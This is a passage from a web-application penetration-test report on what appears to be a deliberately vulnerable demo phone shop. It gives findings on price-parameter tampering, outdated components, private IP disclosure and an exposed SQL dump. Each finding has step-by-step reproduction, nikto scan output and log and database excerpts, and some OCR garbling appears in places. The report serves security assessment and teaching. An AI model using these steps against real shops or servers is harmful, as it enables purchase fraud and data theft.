
The Parameter Manipulation could also lead to the various impact on the complete operation of the unit that includes the modification of the user data. It also deals with the manipulation of sensitive information for extensive destructive purposes.

Remediation

- The forms on the site should have some built-in protection
- Using regex to limit or validate data
- Server-side validation compared with all inputs
- Avoid unwanted or hidden data
- Don't allow interception

Steps to Reproduce / Exploit


1. Open the URL - <http://foophones.securitybrigade.com:8080/register.php> or login with those credentials. You will get \$99



2. Now, open any product till id – 5 for eg, URL - <http://foophones.securitybrigade.com:8080/view.php?id=1>
3. Next, add the product in the cart by clicking the cart icon and add your address and intercept the request on the burpsuite.



4. Change the price to price=0 and forward the request and now you will see the item is purchased at \$0.



12. Components with known vulnerabilities – Low

- URL - <http://foophones.securitybrigade.com:8080/>
- Vulnerability - Vulnerable and Outdated Components or Components with known vulnerabilities
- Severity Rating – Low

Description

A software component is part of a system or application that extends the functionality of the application, such as a module, software package, or API. Component-based vulnerabilities occur when a software component is unsupported, out of date, or vulnerable to a known exploit. You may inadvertently use vulnerable software components in production environments, posing a threat to the web application.

Impact

Using components with known vulnerabilities makes your application susceptible to attacks that target any part of the application stack. For example, the following attack types are a few that may target known component vulnerabilities:

- Code injection
- Buffer overflow
- Command injection
- Cross-site scripting (XSS)

Remediation

- Maintain an inventory of components you are using and ensure that they are kept up-to-date.
- Remove unused dependencies and components to reduce the attack surface and your liabilities
- Only obtain components from official sources over secure links. Prefer signed packages to reduce the chance of including a modified, malicious component

Steps to Reproduce / Exploit

1. Open your kali machine and install nikto (it's a free tool for web application and network scanning) if its not present already.
2. Now, scan the host : <http://foophones.securitybrigade.com:8080/> with nikto.
 - Command – nikto -h <http://foophones.securitybrigade.com:8080/>
3. Now you will get a list of details where the server and the backend OS exposed and its already vulnerable to known vulnerabilities.

```
(mrhacker@Krishanu)-[~/Desktop]
$ nikto -h http://foophones.securitybrigade.com:8080/
- Nikto v2.1.6

+ Target IP: 185.136.166.62
+ Target Hostname: foophones.securitybrigade.com
+ Target Port: 8080
+ Start Time: 2022-09-11 19:56:07 (GMT5.5)

+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.48
```

13. Private IP Disclosure Vulnerability – Medium

- URL - <http://foophones.securitybrigade.com:8080/logs.txt>
- Vulnerability – Private IP Disclosure
- Disclosed Private IPs :
 - 192.168.1.102
 - 192.168.1.123
 - 192.168.1.201
- Severity Rating – Medium

Description

RFC 1918 specifies ranges of IP addresses that are reserved for use in private networks and cannot be routed on the public Internet. Although various methods exist by which an attacker can determine the public IP addresses in use by an organization, the private addresses used internally cannot usually be determined in the same ways. Discovering the private addresses used within an organization can help an attacker in carrying out network-layer attacks aiming to penetrate the organization's internal infrastructure.

Impact

This vulnerability can have the following impacts:-

- Network layer attacks
- Possible loss of sensitive information

Remediation

- Do not disclose the internal IP addresses.
- Hide the private IPs in error messages.
- Use innocuous identifiers for passing information.
- Prevent the application from displaying the IP addresses of its user.

Steps to Reproduce / Exploit

1. Open the URL - <http://foophones.securitybrigade.com:8080/logs.txt>
2. Now, check the logs carefully you will get the private RFC Private Ips those are reserved for internal network and can't be disclosed to anybody else.

```
[Tue Aug 16 17:54:40 2016] [error] [client 192.168.1.201] PHP Warning: mysql_connect(): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2) in /var/www/login.php on line 9, referer: http://192.168.1.123:8080/login.php
```

```
[Tue Aug 16 19:01:35 2016] [error] [client 192.168.1.102] PHP Warning: mysql_connect(): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (2) in /var/www/index.php on line 27
```

14. Insecure Design leads to download database file (.sql) – High

- URL - <http://foophones.securitybrigade.com:8080/foophones.sql>
- Vulnerability – Insecure Design leads to download database file
- Severity Rating – High

Description

Insecure design vulnerabilities arise when developers, QA, and/or security teams fail to anticipate and evaluate threats during the code design phase. These vulnerabilities are also a consequence of the non-adherence of security best practices while designing an application. As the threat landscape evolves, mitigating design vulnerabilities requires consistent threat modeling to prevent known attack methods.

Impact

This vulnerability can have the following impacts: -

- SQL Injection
- Attacker can view the database file and can take advantage of it.
- User and system enumeration
- System and data breaches
- Denial of service by spoofing a server with multiple requests
-

Remediation

- Use threat modeling for critical authentication, access control, business logic, and key flows
- Limit resource consumption by user or service
- Always use design components from the secure design pattern library.

Steps to Reproduce / Exploit

1. Open your kali machine and install Nikto (it's a free tool for web application and network scanning) if its not present already.
2. Now, scan the host : <http://foophones.securitybrigade.com:8080/> with nikto.
 - Command – nikto -h <http://foophones.securitybrigade.com:8080/>
- 3.Next, check the response from nikto you will check the following result.

```
+ Start Time: 2022-09-11 19:56:07 (GMT+5.5)
+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.48
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /scripts/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 260933, size: 26, mtime: Wed Jan 21 17:19:58 2015
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The fol
es for 'index' were found: index.php
+ /foophones.sql: Potentially interesting archive/cert file found.
+ /foophones.sql: Potentially interesting archive/cert file found. (NOTE: requested by IP address).
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-12184: /?PHPBB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?PHPPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3092: /login/: This might be interesting ...
+ /logs.txt: Potential PHP MySQL database connection string found.
+ OSVDB-3092: /logs.txt: This might be interesting ...
+ OSVDB-3092: /register/: This might be interesting ...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 8676 requests: 0 error(s) and 24 item(s) reported on remote host
```

- 4.Lastly, open the link on your browser -
<http://foophones.securitybrigade.com:8080/foophones.sql>
5. Now, you will notice the .sql file is automatically downloaded and you can open and view the database file in any online sql viewer or any IDE

```
SET SQL_MODE="NO_AUTO_VALUE_ON_ZERO";

DROP TABLE IF EXISTS `categories`;
DROP TABLE IF EXISTS `comments`;
DROP TABLE IF EXISTS `products`;
DROP TABLE IF EXISTS `purchases`;
DROP TABLE IF EXISTS `categories`;
DROP TABLE IF EXISTS `users`;
DROP TABLE IF EXISTS `visits`;

--
-- Database: `foophones`
--

-- -----

--
-- Table structure for table `categories`
--

CREATE TABLE IF NOT EXISTS `categories` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `name` varchar(100) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1 AUTO_INCREMENT=3 ;

--
-- Table structure for table `products`
--

CREATE TABLE IF NOT EXISTS `products` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `price` int(4) NOT NULL,
  `stock` int(11) NOT NULL,
  `img` varchar(100) NOT NULL,
  `desc` varchar(1000) NOT NULL,
  `cat_id` int(11) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`)
) ENGINE=InnoDB DEFAULT CHARSET=latin1 AUTO_INCREMENT=7 ;

--
-- Dumping data for table `products`
--

INSERT INTO `products` (`id`, `name`, `price`, `stock`, `img`, `desc`,
`cat_id`) VALUES
(1, 'Nokia 5110', 29, 2, 'nokia5110.png', 'Whenever you''re in the mood to
express yourself, just snap on the Xpress-on cover of your choice and
change the look of your Nokia 5110 phone in mere seconds. ', 2),
(2, 'Samsung 454', 39, 0, 'samsung454.png', 'Being designed around camera
functionalitv, the 454 offers vertical (phone) and horizontal (camera)
```